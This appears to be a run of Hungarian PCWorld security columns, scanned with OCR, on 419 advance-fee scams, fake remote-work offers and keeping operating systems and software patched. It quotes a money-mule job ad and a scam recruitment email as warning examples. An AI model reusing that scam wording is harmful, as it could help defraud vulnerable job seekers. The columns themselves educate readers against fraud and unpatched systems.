rült nehézségekre és költségekre hivatkozva próbáltak ismételten további összegeket kérni. Egy idő után a folyamat önjáró lett: ha valaki már egy ilyen ügy érdekében valamennyit is fizetett, ezzel a „Na, még egy kicsit beteszek, de aztán már lassan tényleg elég!" alapon futnak a pénzük után. Nem ismerik fel, hogy már a legelső befizetés is butaság volt, és inkább veszteséggel, de azonnal ki kellene szállni. A további pénzekkel már szinte a józan észnek is fittyet hánynak – legalábbis a kívülálló szemében mindenképpen így látszik. Tehát a mindenki által feltett „Miért fizetnek újra meg újra?" logikus kérdésre ez lehet a válasz. Ez a motívum több száz év óta nem változott, de a köntös persze mindig új és más. A kanyar után most már visszatérhetünk Nigériába.

Minden feketének fizetek egy feketét!

Azt már tudjuk, miért 419 a név, de azt is tudni kell, hogy a csalásoknak egy kisebb része valóban Nigériából indult. A nyolcvanas években az olajválság kezdetén számos ottani munkahely szűnt meg, és feltehetően a nyelveket beszélő és számítógépet használni tudó emberek tucatjával próbálták csalásokkal megkeresni a mindennapi betevőt. A nigériai internetkávézókban külön figyelmeztető táblákat is elhelyeztek (a „Magyarok, ne lopjatok!" mintájára), amelyek a spammelést és a 419-es csalást tiltják. Természetesen ilyen cselekményt bárhonnan el tudnak követni, az FBI éves jelentése mégis kiemel néhány jellemző országot: főleg Nigériát, ahol több ezer ember él meg ebből, de Oroszország és Románia is szerepel a listán.

Company is looking for freelance personnel.

Candidate requirements:
* location in Finland
* more than 21 years old;
* communication experience;
* honest, responsible;
* have constant internet access for communication.

Duties:
We are searching for people to process payments coming from our clients.

Income: up to 2900 EUR a month.

Combination with your full-time work and own schedule.

For full please details send us your CV to [redacted]@job-fi.com

Egy tipikus átverős álláshirdetés. Otthonról végezhető, napi pár órás könnyű, havi 780 ezer forintot hozó, banki átutalási munka. Ennyit kereshetünk a bűnözők pénzének tisztára mosásával, egészen a letartóztatásunkig

„Isten biztosan szereti a bolondokat." „Miért?" „Mert sokat teremtett belőlük"

A klasszikus forgatókönyv szerint segítsünk kimenteni a milliomos vagyonát némi részesedésért. Az alapszituáció ez: kapunk egy levelet, miszerint Ubu Momo, Idi Amin Dada, esetleg Übü király elhalálozott, és a levélíró szeretné a hatalmas vagyont kicsempészni az országból, cserébe nekünk is juttat majd egy részt belőle. Most azonban költségek merültek fel, számlanyitás, utazás stb., de ne csüggedjünk, hamarosan megérkeznek a milliók. Aki fizet neki, az a spanyol fogoly szerinti véget nem érő forgatókönyvre számíthat.

Hogyan történik mindez manapság? A 419-ek folyamatosan további altípusokban öltenek testet: lottónyeremény, örökség, álláshirdetés stb. Az átlagos veszteség fejenként (becsapottanként) Amerikában 15 ezer és 200 ezer dollár közé esik. Aztán ott van még az internetes ismerkedés, ahol néhány jól sikerült virtuális randi után a várva várt első személyes találkozó váratlanul elmarad, és „baleset", egy család tag hirtelen „betegsége" vagy állítólagos halála felborítja a terveket, és a behízelgő modorú „áldozat" anyagi elsősegélyt kér az újdonsült párjától. A jószívű naivitás pedig itt igazi ballépés, az alig ismert herceg fehér lovon (vagy a kevéssé kiismert aranyhajú hercegnő) örökre eltűnik a kicsalt pénzzel, és bottal üthetjük a nyomát.

A megfelelő weboldalakon könnyen kaphatunk további ízelítőt a csalások széles spektrumából. Érkezik a megnyerő daliás idegen, és elővezet valamilyen romantikus mesét. Nyertünk az e-mail lottón, amin nem is játszottunk; egy elhunyt külföldi rokonunk után tetemes örökség vár ránk, de felsorolni nem is kell. A lényeg: ezek mindegyike felfűzhető a „kapsz sok pénzt, de előbb fizess te ne-

Tárgy: Re: tavmunka
Feladó: [redacted]
Dátum:
Címzett:

VISZONT EZZEL KAPCSOLATBAN KÉT JÓ HÍREM IS VAN:

A befektetés

- nagyon minimális, és

- szó szerint pár napon belül visszajön.

Ezek az összegek néhány száz forintról szólnak.
Ha átverném, ennyit bukna el.
De milyen meglepő, nem ez fog történni.
Olyannyira nem átverés ez, hogy bevallom, azután hogy ön átvette a munka csomagokat, érdekelt vagyok abban is, hogy Ön elvégezze a kapott feladatot.
Én az Ön által elvégzett munka után bevételt szerzek, de nem az Ön pénzéből lefaragva, hanem egy teljesen más csatornán keresztül.

Megkérem tehát, hogy gondolja át ajánlatomat. Ha semmit nem próbál ki
még esélyt sem ad magának, hogy esetlegesen tényleg tudna otthon dolgozni,
és pénzt keresni.

Aki már körbenézett a magyar távmunkás-hirdetések kínálatában, az sírva fakad. Igazi munka szinte nincs is, csak ilyenek, de ebből aztán Dunát lehet rekeszteni. Ha a pénzkereset első lépése, hogy még mi fizessünk érte, jobb hagyni az egészet

Figyelmeztetés egy nigériai internetkávézóban: „419 mails, spam e-mail, e-mail extractors are NOT ALLOWED". Egyáltalán nem véletlen, hogy minden asztal mellett lóg egy ilyen tábla

künk egy keveset" vörös fonálra. Bőségesen elég ezt megjegyezni, hisz a megjelenési forma úgyis minduntalan változni fog.

Magyar távmunka-valóság

Sírnivaló a kínálat, ha valaki szükségből vagy elhatározásból otthonról (is) szeretne dolgozni. Ez a „válaszborítékos" hangulat belengi az egészet, és sokszor még egy érdeklődő e-mail után is csak púdert, ködösítést kapunk: az „igazi" munkáról szóló információt majd később, csak személyesen, csak Skype-on vagy pénzért árulják el. Az atombomba titkát, vagy a Kennedy-gyilkosság részleteit nem őrizték még ennyire. Van egy klasszikus levélben véghezvitt csalás, amely úgy néz ki, hogy „Szeretne ön könnyen, gyorsan pénzt keresni, kevés munkával, az otthonából? Írjon nekünk, és egy felbélyegzett válaszborítékért plusz 900 forintért cserébe elküldjük a receptet, módszert." Ha van egy kis humorérzéke a csalónak, akkor a visszaküldött borítékban azt írhatja: „Hát pontosan így kell csinálni, ez maga a módszer, hirdess és jön a sok 900 forint." Ha emberünk hátul állt a humorérzék osztogatásánál, akkor valószínű, hogy semmilyen választ nem kapunk, és természetesen a pénz is elúszik. Nem véletlen azonban a relatíve csekély összeg. Az alacsony összeg miatt már eleve alacsony büntetési tétel tartozik ehhez, illetve azt is feltételezik, hogy kevés pénz miatt senki nem fog feljelentést tenni, évekig tartó pereskedésnek senki nem teszi ki majd magát – és gyakran jól kalkulálnak ezzel a csalók.

Ma kezdődik életed hátralévő része

Sajnos olyan esetek is vannak, amelyek tragédiával végződnek. Ezekben vagy valóban Nigériába csalják személyesen az áldozatot, vagy valamilyen másik, kevésbé biztonságos országba, például Dél-Afrikába vagy valamilyen nyugat-afrikai területre kell utaznia. Itt aztán az állítólagos „ügyvéd" helyett emberrablók ej-

Egy tragikus eset: egy cseh nyugdíjas 2003-ban egy 419-es csalás miatti elkeseredésében lelőtte a prágai nigériai nagykövetet, miután tévesen tőle akarta visszaszerezni ismeretlen elkövetők által kicsalt pénzét

tik túszul, és ha a családja nem fizeti ki a váltságdíjat, rövid úton ki is végzik. Több így elhunyt amerikai áldozatról tudunk, a hírük bejárta a világsajtót. Ha az ember elég ilyen történetet megismer, és azt gondolja, már semmilyen meglepetés nem érheti, hiszen átlátja a szálakat. Az Élet, ez a nagy órásmester mégis elő tud állni fantasztikus végkifejletekkel.

Nemcsak a becsapott áldozatok kerülhetnek bajba, és lehetnek túszok vagy halottak Nigériába vagy Dél-Afrikába utazva, de az események sodrában elképesztően véletlen halálesetek is előfordulnak. Az egyik ilyen egy cseh nyugdíjasé, aki végső elkeseredésében agyonlőtte a nigériai nagykövetség – a pénze visszaszerzésében egyre csak tehetetlenségét hajtogató – konzulját. Az előzmények: a 72 éves cseh férfi 2003-ban került bele egy 419-es csalási sorozatba, és már sok pénze bánta, tehát szerette volna visszaszerezni azt. Úgy gondolta, a nigériai csalást végzők csakis nigériaiak lehetnek (ami ugye lehetséges, de egyáltalán nem biztos, hiszen az USA-ból, és a volt Szovjetunió területéről is ezerszámra indulnak el útjukra ilyen levelek), ezért elment a prágai nigériai nagykövetségre, és ott indulatosan a konzulon kérte számon az elvesztett pénzét. A szerencsétlen diplomata sajnálkozó és mentegetődző válaszát nem találta kielégítőnek, ezért pisztolyt rántott és lelőtte az akkor 50 esztendős *Michael Lekara Wayidot*. A lövöldözőt a rendőrök letartóztatták, de ez már nem adta vissza sem egy ártatlan ember életét, sem a nyugdíjas kicsalt pénzét.

Foglalkozása: „419-es csaló"-szívató

Akit érdekel, 2006-ban készült egy igen érdekes film a spamről „Spam, the Documentary" címmel. Az alkotó lépésről lépésre igyekezett felderíteni mindent: elkezdett válaszolgatni a spam levelekre, amelyekben az árucikkeket úgy hirdetik, azok egyenesen kijavítják, sőt tökéletesítik életünket, és rendelt is a termékekből. Interjút készített a spam ellen küzdő szakemberekkel, de megpróbált felkutatni egy igazi hús-vér spamterjesztőt is.

De vannak, akik még ennél is tovább mennek, és belevetik magukat a sűrűbe, felveszik a harcot: visszaírnak a csalóknak, behálózzák őket, és a saját eszközeikkel fosztják ki vagy teszik őket nevetségessé. A tevékenység űzői szigorúan álnéven, akár több párhuzamos kitalált személyiséggel teszik ezt. Sárkány ellen sárkányfű való, és néha rezeg a léc, mennyire legális vagy illegális módszerekkel dolgozik a hivatásos scambaiter, de hogy hatékonyan teszi ezt, ahhoz már nem fér semmi kétség. Újságcikkeket, weboldalakat, banki igazolást is hamisítanak a cél érdekében. Ha az ember meg akarja védeni a bárányokat a farkas ellen, neki magának is kicsit farkasnak kell lennie – ez az elv mozgatja a visszavágón ügyködőket. Az érdeklődők a mellékelt linkeken további témérdek érdekes 419-es történetet olvashatnak, amelyek szórakoztatóak és tanulságosak egyszerre. Reméljük, azért az utóbbi fog jobban dominálni.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Források

Batka Zoltán, Inotai Edit:
Mai csalás, ősi trükk (Népszabadság)

Spanyol fogoly trükk a múltban és jelenben:
hopp.pcworld.hu/6659,
hopp.pcworld.hu/6660

Foglalkozása csalószívató:
hopp.pcworld.hu/6661

Diplomat shot dead in Prague:
hopp.pcworld.hu/6662

Az internetes csalások alakulása az USA-ban:
hopp.pcworld.hu/6663

Spam, The Documentary:
hopp.pcworld.hu/6664
419hell.com
www.419eater.com

Topon maradni

Frissen tartó mechanizmusok


Sorozatunk 31. részében arról értekezünk, mit kell tennünk annak érdekében, hogy rendszerünk friss, vagyis sebezhetetlen maradjon. Korábban (a 18., E, mint Exploit című fejezetben) már jól kiveséztük, hogy a „nulladik napi", frissen felfedezett, még javítással nem rendelkező hibák kivételével a már ismert sérülékenységek kihasználásával terjed a kártevők jelentős része.

Vajon mekkora erőfeszítést kíván az operációs rendszer és a teljes munkakörnyezet naprakészen tartása a vírusvédelmi programokkal összehasonlítva, ahol automatizálva zajlik mindez? Illetve hogyan végzi, támogatja ezeket a Windows, a Linux és a Macintosh platform? Cikkünkben végül szó lesz majd arról is, mikor nem lehetséges, és mikor rejthet akár veszélyeket is magában a frissítés.

Amit mindig frissíteni kell

A vírusirtó, illetve internet security csomagoknak már évek óta (lassan már több mint másfél évtizede) megvan az a jó tulajdonságuk, hogy automatikusan frissülnek az internetről. Korábban hetente, néhány naponta, ma már jellemzően legalább naponta egyszer, de jobbára többször történik meg mindez. Beállítástól függően észre sem vesszük, vagy csak egy informatív buborék jelenik meg a Tálcán néhány másodpercre, amihez nem szükséges bármiféle teendő, maximum a tudomásul vétel. Ezt a funkciót inkább csak letiltani lehet, bekapcsolni nem is szükséges, hiszen minden AV-rendszerben ez az alapértelmezett tulajdonsága: szolgál, és teszi a dolgát a háttérben (és nem csak AV-termékek használják ezt a szisztémát). A licenc érvényes időszakában van jogosultságunk és technikai lehetőségünk ezeket a frissítéseket igénybe venni.


A Súgó → Frissítések keresése útvonalat kell bejárnia annak, aki mindig a legeslegújabb verzióját szeretné használni a Firefoxnak (a korábbi, még támogatott fejlesztési ágak frissítése automatikusan történik, ha ezt beállítottuk). A Tűzróka sok tekintetben kiemelkedik a versenytársak körül, de itt is érdemes kőbe vésni: 100 százalékig biztonságos böngésző nem létezik



Egy olyan frissítés, amivel nincs semmi probléma. A friss adatbázis mindig újabb kártevők felismerését biztosítja, maga a frissítési procedúra pedig működő internetkapcsolat mellett automatikusan zajlik

„Amíg te pihensz, valaki keményen edz, hogy szétrúgja a hátsódat..."

Ennyire nem rózsás a helyzet, ha az operációs rendszereket nézzük, bár még mindig jobb, mintha a teljes feltelepített szoftverkörnyezet naprakészen tartásával hasonlítanánk össze. De nézzük először az előbbit. Kihasználható sebezhetőség minden operációs rendszerben létezik – aki ezt nem hiszi, az mélyedjen el kicsit a milw0rm.org honlapján vagy kövesse a CanSecWest (cansecwest.com) verseny eseményeit időről időre, olvasson BuheraBlogot (buhera.blog.hu) és hasonló oldalakat.



Igen sok sebezhetőséget rejtenek az Adobe szoftverek, ám frissítési gyakoriságuk sajnos nem elég sűrű. A Flash-animációkat megjelenítő FlashPlayer böngészőkomponenst időről időre frissíteni kell, amikor egy-egy ismertté vált támadás tömegesen lepi el a weboldalakat

Az nem is lehet kérdés, hogy rendszerünket muszáj frissíteni, frissen és naprakészen tartani, inkább ennek technikai és időbeli nehézségei az érdekesek. Mi most elsősorban a magánemberek, a hétköznapi felhasználók szemszögéből vesszük mindezt szemügyre, de tovább bonyolíthatja a helyzetet egy vállalati felhasználás is, amelyet előtte tesztelni kell az új, friss verzióval is, és csak ha minden hibátlanul működik, akkor lehet frissíteni. Mi most ezzel a nehezítő körülménnyel nem foglalkozunk, figyelmünk középpontjában egy hétköznapi felhasználó áll, aki tud és akar is frissíteni. Reméljük, mindennemű hasonlóság vélt vagy valós személyekkel nem kizárólag a képzelet szüleménye!

Módszerek, eszközök, workaround

A világon legjobban elterjedt, verhetetlen és megkerülhetetlen piaci szelettel rendelkező platform a Windows. Ha hihetünk a statisztikáknak, egyelőre még mindig az XP a legkedveltebb, de várhatóan a Vis-


Néhány nélkülözhetetlen Firefox-kiegészítő. Az csak egy dolog, hogy telepítéskor rendre megjelenik a „Csak olyan szerzők kiegészítőit telepítse, akikben megbízik! (A szerző nem ellenőrzött)" felirat. Ám azt sem tudhatjuk, hogy az eleinte korrekt kód melyik frissítés után mit csinál majd a gépünkkel

Említettük korábban, hogy a NOD32 és az ESET Smart Security programok észlelik, ha a Windows frissítések elmaradásban vannak. Emellett az antivírusnak a saját háza táján is söprögetnie kell, és jelezni, ha például az internetkapcsolat átmeneti hiánya miatt meghiúsul a szignatúraletöltés

Egy igazán kiforrott és szerethető frissítési megoldás Ubuntu Linuxon. A szoftverek telepítése és eltávolítása valóban pofonegyszerű, de a frissítések kezelése is példaértékű. A rendszer minden telepített alkalmazás frissítését figyeli, aztán a felugró ablakban egy gombnyomásra el is végezhetjük a frissítést, miközben minden információt részletesen megismerhetünk

ta kedvezőtlen szerepét feledtetni igyekvő Windows 7 egy idő után átveheti majd az első helyet. A sebezhetőségekkel kapcsolatos kérdés például úgy vetődhet fel, hogy egy bűnözőnek milyen payload shell kódot érdemes egy preparált PDF állományba rejtenie a weboldalán? Az egészen biztos, hogy valamilyen távoli kódfuttatást biztosító kódot Windows operációs rendszerre, hiszen kis túlzással amerre néz, mindenhol windowsos gépeket lát, ez éri meg neki. A különféle antivírus cégek havi toplistáján a Conficker féreg még mostanában is előkelő helyen szerepel, és ennek a gyenge adminisztrátori jelszó választása, a külön misét megérő és a fertőzéseket segítő Autorun funkció mellett jócskán kiveszi a szerepét a be nem foltozott Windows rendszerek sokasága.

Mit tud a Windows Automatikus Frissítés és mit nem? A Windows eredetiségét vizsgáló folyamat (WGA, Windows Genuine Advantege) után lehetőség van frissíteni a biztonsági javításokat. A rendszeres frissítés rendre minden hónap második keddjén, az úgynevezett Patch Thuesday napján, azaz a foltozó kedden történik, leszámítva a rendkívüli, sürgős eseteket. A biztonsági frissítések elmaradásának szempontjából sok a szűk keresztmetszet: a felhasználók értik-e a fentieket, érdekli-e őket, legyőzik-e a lustaságukat, elég fontosnak tartják-e, hogy megtegyék, illetve aki tudatosan lopott kópiát használ, az szándékoltan kerüli a licencellenőrzést is kiváltó frissítési folyamatot. A Windows-frissítések egy részéhez a kópia „színétől" függetlenül, a szürkén át az egyértelműen lopott feketéig bezárólag hozzáférhetünk ugyan, viszont a szintén az exploitok célkeresztjében álló Microsoft Office-nál már nem ez a helyzet. Ott csak és kizárólag a legális ügyfelek tölthetik le a biztonsági frissítéseket.




Van felugró frissítés a Macintosh rendszereken is. Ez az OS X-et és az Apple szoftvereket figyeli: iTunes, Safari, QuickTime stb. A hatásköre azonban sajnos ezekkel ki is merül. Emiatt ha egyéb alkalmazást, segédprogramot szeretnénk ellenőrizni, frissíteni, azt mind egyesével és kézzel lehet csak elvégezni

„Az ember vagy előidézi, vagy megoldja a problémát, különben csak szimpla tereptárgy"

Vegyük úgy, hogy a Microsoft termékek foltozása (Windows, Office) megoldódott a frissítésekkel, de felvetődik ugyanakkor egy másik szempont: mi lesz a többi alkalmazói programmal? Nos, ezek különböző módon, több-kevesebb sikerrel igyekeznek tudatni velünk: emberek, itt a javított, új verzió, vegyétek és használjátok. Van, ahol kézzel kell a Súgó – Frissítések keresése menüpontot használni (például Mozilla Thunderbird, SwishMax), van, ahol automatikusan érkezik a figyelmeztetés a program indításánál (például CCleaner, Winamp), és van olyan szoftver is, ahol nemcsak az ablak vagy a link jön, hanem előzékenyen el is indul maga a frissítés (például Opera, uTorrent). Na és persze előfordul olyan alkalmazás is, ahol a fentiek egyike sem jelenik meg.

Ha csak egyszer is számba vesszük, mennyi és milyen programokat telepítettünk, reklámálnak-e ezek, hogy haladéktalanul frissítsünk, mennyi idő telik el, amíg magunktól észrevesszük az újabbat, rájöhetünk, ez egyedül nem megy. Kéne valami segítség a káoszban való eligazodáshoz, menedzselni ezeket a kulcsfontosságú folyamatokat. Ilyenkor jöhet jól egy Secunia Personal Software Inspector (hopp.pcworld.hu/3301), egy SUMo (www.kcsoftwares.com) vagy egy UpdateStar (hopp.pcworld.hu/5291) program, amelyek képesek levenni vállunkról a terhek egy jelentős részét.

A három megnevezett termék közül talán a legelső a legjobb. Mind a Secunia online vizsgálata, mind pedig a letölthető programja jól felkészült a rendszerünk naprakészségének figyelésre, és sebezhetőségi adatbázisa mind frissességben, mind a széleskörű szoftver-lefedettségben bizalomkeltő.



Sok szoftver működik úgy, hogy maga figyeli a saját megjelenő frissítéseit, és figyelmeztet, ha újabb verzió áll rendelkezésre. Így biztosan eljut az üzenet a felhasználóhoz, és a letöltés, valamint az upgrade folyamat is egyszerűen, keresgélés nélkül végezhető el

A Secunia Inspector figyel, figyelmeztet, és az esetek nagyobb részében a letöltési linkeket is felajánlja, ám egyesével manuálisan kell minden frissítést elvégezni. Néha azonban még így is kialakulhat kaotikus helyzet, ha például 6-8 különféle Java verzió is fent van egy időben

A Secunia a megfelelő állapotú, a frissítést igénylő, és a tovább nem fejlesztett kategóriákat is megkülönbözteti, valamint a sebezhetőségek veszélyessége szerint is képes osztályozni. Az évek óta nem fejlesztett szoftverek esetében érdemes másik helyettesítő program után nézni

Linux-frissítések – én így szeretlek

Semmilyen teret nem szánunk olyan meddő vitának, mint hogy melyik OS a legjobb – ez amúgy is feladatfüggő, nincs ilyen bokszmeccs. Viszont ha a frissítési procedúrát vizsgáljuk, tőlünk az Ubuntu Linux kapná meg az aranyérmet. Ennél egyszerűbb ugyanis már nem is lehetne. Egy gombnyomás (vagy beállítjuk, hogy automatikusan pattanjon fel egy ablak, ha érkezik frissítés) és egy [Enter] egy adminjelszó után, és máris naprakészen tudhatjuk az egész rendszert. Az is nagyon jó pont, hogy mennyire informatív a folyamat – pontosan tudhatjuk, mit hagyunk jóvá, mi frissül, mi történik. Nemcsak azt látjuk, hogy a KB123456 nevű nagyon fontos frissítés készen áll, hanem külön keresgélés nélkül is tudjuk, mi ez, mit csinál, melyik szoftverhez kapcsolódik, és ott a checkbox, dönthetünk, kérjük-e egyáltalán.

Macintosh – tűzre, vízre vigyázunk

A fentiekhez hasonlóképpen automatizált és kényelmes az OS X frissítések jövetele és kezelése is. Elfogad, adminjelszót beüt, örül – ennyi. Ha azonban összevetjük a Windows- és a Linux-frissítések tulajdonságaival, azt láthatjuk, hogy bár kényelmi szintje a Linuxéhoz hasonlít, de sok tekintetben a Windows rendszerrel rokon. Sajnos nem kényeztet el minket, van ugyan automatikusan felpattanó ablak, de az ebben megjelenő frissítések csak az Apple programjainak frissen tartását végzik: OS X, iTunes, Safari, Quick Time. A további alkalmazói programokat nekünk kell figyelni, és egyesével, manuálisan frissítgetni.

Jól látszik a két, egy hét különbséggel elvégzett VirusTotal vizsgálatnál, hogy ennyi idő elteltével mennyivel több (6/41, illetve 16/41) vírusirtó motor képes már detektálni egy viszonylag friss kártevőt

Amikor nem biztos, hogy nyerünk vele

Térjünk most már vissza a Windowshoz. Aki nem használ ki minden egyes új funkcionalitást az új verziókban, elhűlve tapasztalhatja, milyen hihetetlen tempóban híznak az új változatok. Néhány példa csak: a Nero 3 mérete anno még csak 1,8 MB volt, mára a Nero 9.4.26 már 204 MB-ot foglal. Az Acrobat Reader 2 még 1,4 megabájttal beérte, a 9.2-es Reader már közel 25-öt kíván, de itt az iTunes 4.1, ami csak 19,1 MB volt, ezzel szemben az iTunes 9.0.2 mérete már 93,6 MB. És ne felejtsük, ezek még nem a merevlemezen elfoglalt helyet, hanem csak a telepítőcsomag nagyságát jelentik.

Ha a frissítés nem kötelező, és elégedettek vagyunk a használt verzióval, akkor nem muszáj ugyan frissíteni, persze ilyenkor a merevlemezen elfoglalt hely és az ismertté vált sebezhetőségek néznek egymással farkasszemet. Ha nem vállaljuk az új „fatware" telepítését, akkor esetleg kereshetünk alternatív megoldást: kisebb, gyorsabb, biztonságosabb, esetleg olcsóbb vagy akár ingyenes kiváltó programot.

Amikor lehetetlen frissíteni

Egy példával azt is illusztráljuk, amikor bár megvan a jó szándék, és nem jelent közvetlen szívszélhűdési veszélyt az új verzió merevlemezen elfoglalt tárhelye, mégsem tudjuk sikeresen elvégezni a hőn áhított frissítést. Ez lehet például a telepítő hardverkörnyezet vizsgálata. Esetünkben a VMware Player, az ingyenes virtuális gépkezelő szoftverre kapunk figyelmeztetést a Secunia PSI-től, egészen pontosan a „Veszélyes szoftverek" között szerepel a gépen található 2.0.5 változat. A 3-4 éves celeronos gépen ez tökéletesen eldolgozik, igaz, a közben felfedezett biztonsági rések problémákat okozhatnak (kódfuttatás, a host gép lefagyasztása stb.). Pontosan ezért kíséreljük meg a frissítést a javasolt 3.0.0.203739 változatra. Az csak egy dolog, hogy a telepítés a korábbi verzió uninstallálása nélkül nem is működik, a csalódás azonban akkor következik be, amikor kiderül, ezen a hardveren ez az új verzió nem működőképes. Ekkor marad a régi: használni még lehet, de marad a kompromisszum, mégsem lesz mindenünk a legfrissebb, és igen, a gépünk tartalmazni fog támadható, elavult programokat. Vagy mehetünk új számítógépet venni, esetleg virtuálisgép programot cserélünk, és váltunk MS Virtual PC-re vagy a Sun VirtualBoxra.

Talán már érzékelhető, hogy akkor sem egyszerű ez a frissítgetés, ha valaki tényleg mindent elkövet. A következő havi fejezetünkben pedig arról lesz majd szó, mikor rejthet akár közvetlen veszélyt egy frissítés.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Amikor a frissítés okozza a bajt


Frissen és fiatalosan

Sorozatunk előző részében arról beszélgettünk, mit kell tennünk annak érdekében, hogy rendszerünk friss, vagyis sebezhetőségmentes maradjon. Most, a 32. epizódban arról lesz majd szó, mikor rejthet magában veszélyeket a frissítés.


A korrektséghez hozzátartozik, hogy az ilyen frissítési balesetek viszonylag ritkán fordulnak elő, de kétségkívül léteznek, valós veszélyeket jelentenek, ha mégoly ritkán is. Következzenek az ilyen, mind a felhasználó szempontjából, mind pedig a kibocsátó szempontjából kínos esetek.

2007. 08. 16.: Ubuntu ungabunga

Korábban már láttuk, hogy a trójai programokkal való megfertőződés egyik legfőbb oka a megbízhatatlan helyekről való letöltés. 2007. augusztus 16-án kiderült, hogy a Canonical csoport anyagi támogatásával fenntartott nyolc Ubuntu fejlesztői kiszolgáló közül öt fertőzöttnek bizonyult. A szervereket önkéntes rendszergazdáknak kellett volna karbantartani – erre azonban gyakorlatilag nem került sor. A vizsgálat során a szerveren futó mindegyik olyan szoftvert, amelynek a pontos verziószáma egyáltalán megállapítható volt, biztonsági szempontból elavultnak találtak. A nagy veszély abban állt, hogy ha a támadók esetleg hozzáfértek volna a forráskódokhoz és a hivatalos bináris csomagokhoz (futtatható formára lefordított fájlok), saját kártékony kódjaikkal észrevétlenül megtoldhatták volna azokat, így minden, a fertőzött szervert használó Ubuntut telepítő vagy azt frissítő gép megfertőződhetett volna. Emiatt végül az üzemeltetők kénytelenek voltak a korábbi dátumú, 